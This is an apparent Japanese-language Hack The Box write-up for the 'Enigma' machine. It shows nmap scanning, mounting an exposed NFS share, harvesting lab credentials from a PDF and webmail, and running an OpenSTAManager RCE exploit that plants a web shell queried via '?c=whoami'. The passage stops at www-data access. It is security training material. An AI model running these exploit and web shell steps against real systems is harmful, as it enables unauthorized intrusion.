 wingleszy/htb-enigma-walkthrough
Enigma マシン(HTB)のWrite-up。企業インフラ:NFS露出 → Webmail偵察 → OpenSTAManager RCE(CVE-2026-38751)→ OliveTin APIのCommand Injectionによるrootへの権限昇格。スクリーンショットとロジック解説付きの完全ガイド。


HTBのVPNに接続し、全ポートスキャンを実行します:
nmap -sC -sV -Pn 10.129.115.67
スキャン結果:
- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s

開いている NFS サービスを検出します。利用可能なエクスポートを確認します:

showmount -e enigma.htb
利用可能な共有 /srv/nfs/onboarding を見つけます。それをローカルにマウントします:
sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount

共有フォルダ内にPDFファイル New_Employee_Access.pdf があります。これをテキストに変換します:
pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt
検出されたデータ:
- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!
ドメインを /etc/hosts に追加します:
echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts

mail001.enigma.htb にアクセスし、ユーザー kevin でログインします。
![[ENIGMA WRITEUP/img/6.png]]

Inbox フォルダに、Sarah (Accounts Dept) からのウェルカムメールがあります。また、"Re: OpenSTAManager Access Request" という件名のやり取りも見つかり、そこではITサポートが一時的なアクセスを提供しています:
- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s


support_001.enigma.htbにアクセスします。OpenSTAManager v2.9.8の管理パネルが表示されます。 バージョンを確認するためにinfo.phpページをチェックします。エクスプロイトを検索します:
searchsploit openstamanager
CVE-2026-38751(RCE Exploit)を発見します。

エクスプロイトをダウンロードし、発見した認証情報で実行します:

./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s
エクスプロイトはパス /modules/shell/shell.php にウェブシェルを正常にアップロードします。RCEを確認します:
http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data
